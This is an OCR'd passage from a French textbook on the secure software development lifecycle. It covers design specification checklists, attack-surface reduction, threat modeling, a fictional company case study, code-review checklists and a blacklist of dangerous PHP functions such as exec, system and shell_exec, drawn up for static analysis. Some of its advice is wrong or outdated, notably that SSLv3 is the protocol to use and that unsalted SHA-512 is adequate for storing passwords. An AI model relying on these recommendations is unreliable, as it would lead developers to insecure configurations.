
3. Conception

3.1. Définition des exigences de conception

La phase de conception a pour objectif d'aligner les exigences établies lors de la phase précédente sur l'architecture de l'application. L'intérêt est de démarrer la création d'une application avec les bonnes pratiques afin de réduire au maximum les risques dès le départ.

La plupart des attaques et vulnérabilités peuvent être évitées si les bonnes pratiques sont adoptées par l'organisation et l'équipe de développement. L'idée est de "prévenir avant de guérir" en utilisant les technologies, les procédures et les analyses adaptées.

Voici une illustration représentant les entrées pour la phase conception :



Pour démarrer avec la phase Conception, il est nécessaire de réfléchir aux spécifications techniques et d'architecture à attribuer à l'application pour respecter les exigences de l'organisation en termes de sécurité et de protection des données à caractère personnel.

Une méthode assez simple consiste à créer une liste de spécifications qui indique à l'équipe autour du S-SDLC les bonnes pratiques à utiliser et les obligations lors de la conception de l'application.

Cette liste a pour particularité de prendre en compte le refus implicite, c'est-à-dire que ce qui n'est pas dans la liste est automatiquement refusé et nécessite l'accord du conseiller en sécurité pour être inséré, le but étant de créer dès le départ une architecture autour de la sécurité et du respect des données personnelles.

Il est aussi possible d'utiliser la liste pour des modifications dans une architecture existante mais cela nécessite une analyse des surfaces d'attaque, qui sera vue dans la prochaine section.

Cette liste peut contenir les items suivants :

- règles de chiffrement
- règles d'authentification
- gestion des sessions

- gestion des entrées et sorties
- gestion des erreurs
- gestion des services web
- contrôle d'accès
- protection des données
- règles sur la configuration et l'architecture
- règles de qualité de service (RAM, disque, charge réseau maximum autorisée par les serveurs supportant l'application)
- respect des données à caractère personnel

Voici un exemple **(Agile et méthode classique - à produire une fois)** :

Liste des spécifications - actions et méthodes autorisées		**Fait**
Configuration et architecture	Tous les composants liés à l'application tels que les versions des systèmes d'exploitation, les logiciels, frameworks sont bien identifiés ainsi que leurs versions.	Oui / Non
	L'architecture de l'application est décomposée en trois tiers avec un réseau pour le serveur et un autre réseau pour le SGDB, tout cela relié par un canal chiffré.	Oui / Non
	Un Web Application Firewall est présent dans l'infrastructure.	Oui / Non
Chiffrement	L'application web utilise le protocole SSLV3 pour l'ensemble des serveurs qui interagissent de près ou de loin avec Internet (Web, Git, SQL).	Oui / Non
	Les mots de passe stockés en base de données sont hachés en SHA-512.	Oui / Non
	Les mots de passe contiennent au minimum 8 caractères.	Oui / Non
	Les mots de passe ne stockent pas en cache les champs password dans les navigateurs.	Oui / Non
Authentification	Toutes les authentifications sont côté serveur et non pas en front.Oui / Non	
	Les mots de passe des administrateurs et modérateurs sont complexes et contiennent au minimum une majuscule et un chiffre.	Oui / Non
	Le système de récupération des mots de passe contient les champs *ancien mot de passe* et *nouveau mot de passe*.	Oui / Non
	L'interface administrative n'est pas accessible par les utilisateurs.	Oui / Non
	Aucun mot de passe par défaut n'est présent dans l'application.	Oui / Non

Liste des spécifications - actions et méthodes autorisées		Fait
Gestion des erreurs	Aucune erreur ne doit être affichée à l'utilisateur.	Oui / Non
	Chaque transaction faite sur le site comprend un système de non-répudiation.	Oui / Non
Gestion des sessions	Les flags Secure et HTTPOnly sont configurés sur le serveur pour éviter les attaques du type d'homme du milieu.	Oui / Non
	Un utilisateur inactif après 10 minutes voit sa session supprimée.	Oui / Non
	Les identifiants de session sont chiffrés au minimum avec 128 bits.	Oui / Non
Contrôle d'accès	Le principe du moindre privilège est appliqué à l'application.	Oui / Non
	Chaque formulaire utilisateur possède un token anti-CSRF.	Oui / Non
	Un système de rôles strict est en place sur l'application. Un utilisateur A ne peut en aucun cas élever ses privilèges ou voir le contenu privé d'un autre utilisateur.	Oui / Non
Protection des données	Aucune donnée à caractère personnel sensible n'est stockée dans les cookies, localStorage ou tout autre système de stockage dans les navigateurs.	Oui / Non
	Aucun autre moyen de communication à part HTTPS ne permet de faire transiter de la donnée sur l'application pour les utilisateurs.	Oui / Non
Gestion des Web Services	Les données envoyées en XML ou JSON sont contrôlées avant toute action.	Oui / Non
	Un système d'authentification est en place pour toute utilisation d'API.	Oui / Non
Gestion des entrées / Sorties	Toute donnée entrée et sortie par l'utilisateur sur l'application est contrôlée par un WAF et les méthodes nécessaires.	Oui / Non
Qualité de service	es serveurs supportant l'application ne dépassent pas les seuils de 80 % de l'utilisation de : • RAM, • Disque, • Bande passante.	Oui / Non

Liste des spécifications - actions et méthodes autorisées		Fait
Données à caractère personnel	Un bandeau stipulant l'utilisation des cookies par la société ou l'association est affiché à chaque visite de l'utilisateur.	Oui / Non
	Les conditions générales de vente et d'utilisation du site web sont accessibles facilement sur toutes les pages du site web.	Oui / Non
	Une demande de consentement explicite sur la validation de l'utilisation des données personnelles par la société ou l'association est affichée sur le formulaire d'inscription des utilisateurs.	Oui / Non

Cette liste représentant les spécifications peut être bien plus longue. Tout dépend des exigences en sécurité et de la protection des données personnelles demandées dans la phase Conception. Des outils comme l'Application Security Verification Standard 3.0 (ASVS), déjà présenté dans le chapitre 2 - Panorama de la sécurité web - Les guides et bonnes pratiques, permettent de trouver des contrôles pouvant être utilisés par l'application.

3.2. Réduction de la surface d'attaque

Déjà introduite dans le chapitre 4 - Les concepts du développement sécurisé - Secure by design, la réduction des attaques de surface a pour but de minimiser les points d'entrée d'une application afin de réduire implicitement les attaques. En effet, plus l'application possède de comptes utilisateur, de ports ouverts sur le serveur, de logiciels installés, etc, et plus elle augmente ses chances d'être vulnérable.

Parfois appelé durcissement ou hardening, l'objectif est d'appliquer aussi les principes de :

- Défense en profondeur
- Séparation des privilèges
- Paramètres par défaut respectant la sécurité

Ces étapes sont fondamentales dans la pratique d'un cycle de développement sécurisé car elles permettent de réduire les vulnérabilités pouvant être insoupçonnées par l'équipe de sécurité, les développeurs ou les administrateurs. L'accompagnement du conseiller en sécurité est indispensable car l'approche nécessite souvent une expérience dans le domaine de la cybersécurité.

Certains éditeurs décrivent les procédures à suivre pour durcir un framework, un logiciel ou un système d'exploitation. Malheureusement, ces procédures ne sont pas toujours observées, ce qui peut avoir des conséquences sur la sécurité de l'information de l'entreprise.

Les différentes approches citées ci-dessus ont déjà été introduites dans le chapitre Les concepts du développement sécurisé.


Voici un récapitulatif **(Agile à chaque Bucket et méthode classique tous les ans)** :

Réduction des surfaces d'attaque
Se poser les questions suivantes : • Qu'est-il possible de changer ? • Qu'apporteront de mieux les changements ? • Les changements ne vont-ils pas créer d'autres vulnérabilités ? • Faut-il mettre de la surveillance sur le point d'entrée ? Exemple de réduction (avant et après réduction) :


Réduction des surfaces d'attaque

• Activé par défaut	• Désactivé par défaut
• Socket ouverte	• Socket fermée
• UDP	• TCP
• Accès anonyme	• Accès avec authentification
• Accès administrateur	• Accès utilisateur
• Réseau accessible par Internet	• Sous-réseau accessible par Internet
• Service système	• Service en tant que user, groupe restreint
• Paramètre par défaut	• Paramètre défini par utilisateur
• Faible contrôle d'accès	• Fort contrôle d'accès

Défense en profondeur



Séparation des privilèges



Paramètres par défaut respectant la sécurité

Le but est de livrer une application avec les paramètres de sécurité définis par défaut de manière à ce que l'utilisateur ait une approche sécurisée du produit sans forcément s'en rendre compte et qu'il adopte de bonnes pratiques de façon naturelle.

3.3. Modélisation des menaces (Threat Modeling)

La modélisation de menaces déjà abordée dans le chapitre Les concepts du développement sécurisé - Modélisation des menaces (threat modeling) a pour objet la création d'une analyse de risques sur l'application. Avec l'aide du logiciel Microsoft Threat Modeling Tool et du modèle STRIDE, une série de scénarios est générée suivant l'architecture de l'application, ce qui permet d'avoir une idée des menaces existant.

La modélisation de menaces intervient au bon moment dans le S-SDLC car elle va permettre de faire la comparaison entre les exigences en sécurité établies au préalable avec l'échelle de bugs, les spécifications de conception et les menaces trouvées :

images/05EP16.png


En effet, l'échelle de bugs et le PIA montrent ce que l'organisation souhaite en sécurité, les spécifications obligent l'insertion de contrôles de sécurité et la modélisation de menaces va analyser les risques subsistants. Après avoir fait la modélisation des menaces avec l'atténuation pour chaque scénario, il est très probable que certains risques soient toujours présents. L'organisation devra donc décider de traiter ces risques ou non.

Pour rappel, la modélisation s'effectue selon quatre points :

- Le diagramme DFD
- L'identification des menaces avec le modèle STRIDE
- L'atténuation des risques
- La validation

Chaque étape peut être faite par l'équipe de développement mais nécessite d'être supervisée par le conseiller en sécurité **(Agile à chaque Sprint et méthode classique à chaque modification de l'architecture)**.


Voici les sorties à insérer dans le tableau de bord :



3.4. Exemple - Société GoTravel SARL

Les exigences en sécurité de l'information de la société Gotravel ont bien été intégrées par Alice lors de la dernière phase du S-SDLC. Alice sait qu'il est temps d'analyser les risques mais, avant tout, de préparer le terrain avec la création des spécifications de sécurité pour l'architecture de l'organisation.

Lors de la première réunion, Éric, le lead développeur, a remis un schéma d'infrastructure à Alice :



Alice étudie attentivement l'échelle des bugs et le PIA et décide de jeter un œil aux spécifications de l'OWASP ASVS (Application Security Verification Standard Project). ASVS comporte trois niveaux de sécurité, dont de nombreux items qui sont compatibles avec les exigences de la société Gotravel.

Après une révision et l'ajout de ses propres contrôles et ceux de l'ASVS, Alice produit la spécification suivante pour l'entreprise :


Spécification Gotravel		Fait
Configuration et architecture	Tous les composants liés à l'application tels que les versions des systèmes d'exploitation, les logiciels et frameworks sont bien identifiés ainsi que leurs versions.	Oui
	Un Web Application Firewall est présent dans l'infrastructure.	Non
Chiffrement	L'application web utilise le protocole SSLV3 pour l'ensemble des serveurs qui interagissent de près ou de loin avec Internet (Web, Git, SQL).	Non
	Les mots de passe stockés en base de données sont hachés en SHA-512.	Oui
	Les mots de passe sont salés avant d'entrer en base.	Non
Authentification	Les mots de passe contiennent au minimum 8 caractères.	Non
	Le contenu des champs mot de passe n'est pas gardé en cache par le navigateur.	Non
	L'interface administrative n'est pas accessible par les utilisateurs.	Non
Gestion des erreurs	Aucune erreur ne doit être affichée à l'utilisateur.	Non
	Chaque transaction faite sur le site comprend un système de non-répudiation.	Non

Spécification Gotravel		Fait
Gestion des sessions	Les flags Secure et HTTPOnly sont configurés sur le serveur pour éviter les attaques du type homme du milieu.	Non
	Les identifiants de session sont chiffrés au minimum avec 128 bits.	Non
	Chaque formulaire utilisateur possède un token anti-CSRF.	Non
	Un système de rôles strict est en place sur l'application. Un utilisateur A ne peut en aucun cas élever ses privilèges ou voir le contenu privé d'un autre utilisateur.	Non
Protection des données	Aucune donnée à caractère personnel sensible n'est stockée dans les cookies, localStorage ou tout autre système de stockage dans les navigateurs.	Non
	Aucun autre moyen de communication à part HTTPS ne permet de faire transiter de la donnée sur l'application pour les utilisateurs.	Non
Gestion des Web services	Un système d'authentification est en place pour toute utilisation d'API.	Non
Gestion des entrées et sorties	Toute donnée entrée et sortie par l'utilisateur sur l'application est contrôlée par un WAF et les méthodes nécessaires.	Non
Qualité de service	Les serveurs supportant l'application ne dépassent pas les seuils de 80 % de l'utilisation de : • RAM, • Disque, • Bande passante.	Non
Données à caractère personnel	Un bandeau stipulant l'utilisation des cookies par la société ou l'association est affichée à chaque visite de l'utilisateur.	Non
	Les conditions générales de vente et d'utilisation du site web sont accessibles facilement sur toutes les pages du site web.	Non
	Une demande de consentement explicite sur la validation de l'utilisation des données personnelles par la société ou l'association est affichée sur le formulaire d'inscription des utilisateurs.	Non

Cette spécification est donnée au responsable de la sécurité, Éric, et à l'administrateur système et réseau, Maria, pour la mise en place des spécifications dans l'architecture.

Stéphane, quant à lui, est chargé de faire du hardening avec l'aide d'Alice sur l'ensemble de l'architecture en réduisant au maximum les surfaces d'attaque sur l'application avec les principes de la séparation des privilèges et de la défense en profondeur.

Une semaine a passé, l'architecture est pratiquement prête et l'application respecte 80 % des spécifications de sécurité. Alice décide de faire une analyse de risques sur l'application en pratiquant le Threat Modeling. Elle commence par créer un diagramme dans le logiciel Microsoft Threat Modeling :



Une fois l'analyse terminée, 30 scénarios de menaces ont été trouvés. Grâce au travail réalisé en amont avec les spécifications et le hardening, 85 % des menaces ont été atténuées. Alice décide de consulter le RSSI pour la phase d'acceptation des risques subsistants. Les menaces n'étant pas critiques et de niveau 3 sur l'échelle de bugs, le RSSI les accepte.

Alice entre dans son tableau de bord les métriques suivantes : date de création des spécifications et modélisation de menaces :

Tableau de bord - S-SDLC Gotravel


Sensibilisation 2017	Exigences
Taux réussite : Développeur : 80,95 %	Date création échelle de bug : 29/11/17 Date création PIA : 29/11/2017 Fin première itération S-SDLC : 29/11/2018 Coût mise en place S-SDLC (2017) : 5100 Date création RACI : 29/11/2017
Conception	
Date de spécification : 13/12/17 Date création modélisation de menaces : 29/11/2017	

Alice passe donc à la prochaine phase du S-SDLC.

4. Code

4.1. Revue de code manuelle

Voici une illustration représentant les entrées pour la phase de code :



La phase de code dans un S-SDLC doit permettre de développer une application de qualité et de mettre en place des contrôles de sécurité. Sachant que les vulnérabilités trouvées dans le code sont beaucoup moins coûteuses que celles découvertes lors d'un test de pénétration, cette phase est essentielle.

Deux méthodes sont utilisées pour contrôler la sécurité dans le code, la première étant manuelle avec l'utilisation d'une check-list afin de vérifier que le code est conforme aux exigences de sécurité. Celle-ci est le plus souvent appelée "revue de code manuelle". L'autre méthode est dynamique avec l'utilisation d'outils dédiés à cet effet.

La création d'une check-list de revue de code doit se faire avec le responsable et le conseiller en sécurité en respectant les exigences de la société en sécurité. Plusieurs code reviews sur Internet et documentations éditeur permettent la création de sa propre check-list. Voici un exemple inspiré du TOP 10 OWASP déjà introduit dans le chapitre Les concepts du développement sécurisé :

Id	Objet	Contrôle de sécurité	Check-list
1	Utilisation de mots de passe forts	Les mots de passe dépassent-ils dix caractères minimum ?	Oui / Non
		Les mots de passe sont-ils complexes (majuscules, chiffres, caractères spéciaux) ?	Oui / Non
2	La réinitialisation des mots de passe est-elle sécurisée ?	Un jeton unique est-il créé pour la réinitialisation ?	Oui / Non
3	Changement des données personnelles	Une réauthentification est-elle demandée lors des changements des données personnelles sur l'application afin de prévenir les attaques de session ou CSRF ?	Oui / Non
4	Le stockage des mots de passe	Les mots de passe sont-ils hachés en base de données ?	Oui / Non
		Les mots de passe sont-ils salés avant d'être envoyés en base ?	Oui / Non

Id	Objet	Contrôle de sécurité	Check-list
5	Message d'erreur	es messages d'erreur qui apparaissent suite à une authentification incorrecte (à cause du login ou du mot de passe) sont-ils générés afin d'éviter de donner des indices sur le fonctionnement de l'application aux cybercriminels ?	Oui / Non
		Le statut HTTP (200) change-t-il si l'utilisateur ne réussit pas son authentification ?	Oui / Non
6	Brute force	L'application bloque-t-elle un utilisateur lors d'essais d'authentification excessifs ?	Oui / Non

4.2. Management des sessions

Id	Objet	Contrôle de sécurité	Check-list
1	Les identifiants de session	Les identifiants de session sont-ils chiffrés et au minimum à 128 bits de longueur ?	Oui / Non
2	Données personnelles	Les sessions et cookies ne comportent-ils aucune donnée personnelle (adresse IP comprise car c'est une exigence CNIL) ?	Oui / Non
3	Secure flag	L'option secure cookie est-elle mise en place sur le serveur (HTTPS obligatoires) ?	Oui / Non
4	HTTPOnly	L'option HTTPOnly est-elle mise en place sur le serveur ?	Oui / Non
5	Domaine et cookie	Le cookie est-il bien lié à un seul domaine et non des sous-domaines (par exemple, exemple.com, intranet.exemple.com) ?	Oui / Non
6	Durée de vie du cookie	Le cookie a-t-il une limite de temps ?	Oui / Non
7	Bouton Déconnexion	Le bouton de déconnexion est-il disponible sur tout le site web ?	Oui / Non
8	Temps d'inactivité d'une session	La session d'un utilisateur expire-t-elle après x minutes d'inactivité ?	Oui / Non
9	Date limite absolue	La session expire-t-elle à un moment donné ?	Oui / Non

4.3. Contrôle d'accès

Id	Objet	Contrôle de sécurité	Check-list
1	Liste des rôles	La liste des rôles et des droits est-elle bien claire et documentée pour l'application ?	Oui / Non
2	Test de pénétration	Des tests de pénétration ont-ils été effectués pour vérifier le contournement de la segmentation des droits suivant les rôles ?	Oui / Non

4.4. Validation des entrées

Id	Objet	Contrôle de sécurité	Check-list
1	Périmètre des entrées	Toutes les entrées serveur et de code sont-elles nettoyées comme les variables liées aux informations réseau, cookies, id de session, user agents, données des en-têtes HTTP, etc. ?Oui / Non	Oui / Non
2	Taille des entrées	La taille des entrées est-elle contrôlée ?	Oui / Non
3	Encodage	L'encodage possible des entrées est-il connu et pris en compte ?	Oui / Non
4	Contenu riche	Les contenus riches tels les Wysiwyg sont-ils bien contrôlés avec des frameworks spécifiques (HTML Purifier, AntiSamy, Bleach, etc.) ?	Oui / Non

4.5. Encodage des sorties

Id	Objet	Contrôle de sécurité	Check-list
1	Se prémunir des vulnérabilités XSS	Les entrées utilisateur sont-elles encodées de manière à ce que du JavaScript ou du HTML ne puisse pas être utilisé (fonction d'encodage) ?	Oui / Non
2	Se prémunir des injections SQL	Les paramètres utilisés lors de l'envoi d'une requête SQL sont-ils bien contrôlés par des fonctions ou patterns adéquats ?	Oui / Non
3	Se prémunir des injections XML	Tout comme pour les XSS, la réception des données XML est-elle contrôlée et encodée avec le passage du parser XML ?	Oui / Non

4.6. Upload des fichiers

Id	Objet	Contrôle de sécurité	Check-list
1	Upload de fichier	Les types et extensions (content-type) des fichiers envoyés au serveur sont-ils contrôlés ?	Oui / Non
		Les fichiers changent-ils de nom une fois stockés sur le serveur ?	Oui / Non
		Les fichiers spécifiques liés à l'administration système tels que .htaccess, crossdomain.xml sont-ils contrôlés ?	Oui / Non

4.7. XSS

Id	Objet	Contrôle de sécurité	Check-list
1	Échappement des entrées	L'échappement des caractères spécifiques tels que les balises HTML, le code est-il contrôlé ?	Oui / Non
2	Content Security Policy	La Content Security Policy est-elle mise en place avec une whitelist des sources de confiance ?	Oui / Non

4.8. CSRF

Id	Objet	Contrôle de sécurité	Check-list
1	Jeton unique chiffré	Un système de jeton chiffré est-il incorporé dans le cheminement de l'envoi d'un formulaire ?	Oui / Non
2	Captcha	Un système de Captcha est-il proposé pour les formulaires avec des données sensibles ?	Oui / Non

4.9. Clickjacking

Id	Objet	Contrôle de sécurité	Check-list
1	Content Security Policy	La Content Security Policy est-elle mise en place avec une whitelist des sources de confiance afin d'éviter toute injection de frame frauduleuse (attention à la version des navigateurs supportés) ?	Oui / Non
2	X-Frame-Options	Si la CSP (Content Security Policy) n'est pas mise en place, les X-Frame-Options sont-elles configurées ?	Oui / Non

4.10. Enregistrement des événements

Id	Objet	Contrôle de sécurité	Check-list
1	Événements liés au serveur	Les événements (logs) liés aux échecs d'authentification, aux erreurs de requêtes HTTP et aux échecs de session sont-ils enregistrés ?	Oui / Non
2	Événements liés au code	Les événements liés au code lors des erreurs produites (flaw, bug) sont-ils enregistrés ?	Oui / Non
3	Événements	Les événements, en général, sont-ils régulièrement consultés ?	Oui / Non
4	Attaques	Lors d'une attaque cybercriminelle, est-on capable de réagir avec l'aide des événements ?	Oui / Non

Cette liste est un exemple des principaux contrôles à effectuer dans une revue de code manuelle. La phase Sensibilisation prend tout son sens à ce moment-là du S-SDLC car l'expérience et la formation sont les deux éléments indispensables à l'aménagement d'une revue de code manuelle.

Évidemment, cette phase est un gage de qualité pour l'entreprise en termes de sécurité, mais elle est assez chère et pas très souvent utilisée. Dans l'idéal, cette méthode devrait être faite à chaque sprint pour les méthodes agiles et à chaque changement de l'application pour les méthodes dites classiques.

Voici une liste des manuels permettant de compléter une check-list de revue de code :

Langage, technologie	Lien
.Net, Hibernate, PHP	https://www.owasp.org/images/7/78/OWASP_Alpha Release_CodeReviewGuide2.0.pdf
.Net, Hibernate , PHP	https://www.owasp.org/images/4/46/OWASP_CRG_ BetaReview.pdf[1]
.Net	https://technet.microsoft.com/en-us/library/cc70780 2.aspx[2]
Java	http://www.oracle.com/technetwork/java/seccodeg uide-139067.html[3]

Attention : 223 pages
[cf. res_C05 - 02.pdf]

[cf. res-C05 - 03.pdf]

[1] Vulnerabilities : is not fault of developer, it is of delivery process S-SDLC - OWASP
[2] Sample code acceptance checklist for IT organizations - Microsoft
[3] Secure Coding Guidelines for Java SE - Oracle

4.11. Blacklist des fonctions obsolètes

Maintenant qu'une liste sur les exigences en sécurité pour le code a été établie, il est d'usage de créer une blacklist des méthodes, des fonctions et API interdites pour l'application. L'objectif est d'utiliser cette liste pour les outils d'analyse de code statique présentés lors de la prochaine section.

Ces logiciels peuvent intercepter les fonctions interdites lors du scan de code dans l'application. Chaque liste doit être établie par le responsable de la sécurité, épaulé par le conseiller en sécurité.

Voici un exemple non exhaustif d'une liste PHP **(Agile et méthode classique - à produire une fois)** :

chmod	mysql_stat	file_put_contents
chown	mysql_tablename	fwrite
eval	mysql_* (toutes fonctions mysql_)	mysqli_* (toutes fonctions mysqli_)
exec	json_decode	json_encode
passthru	rmdir	printer_* (toutes fonctions printer_)
proc_close	proc_open	proc_terminate
proc_get_status	proc_nice	shell_exec
system	...	

4.12. Analyse statique du code

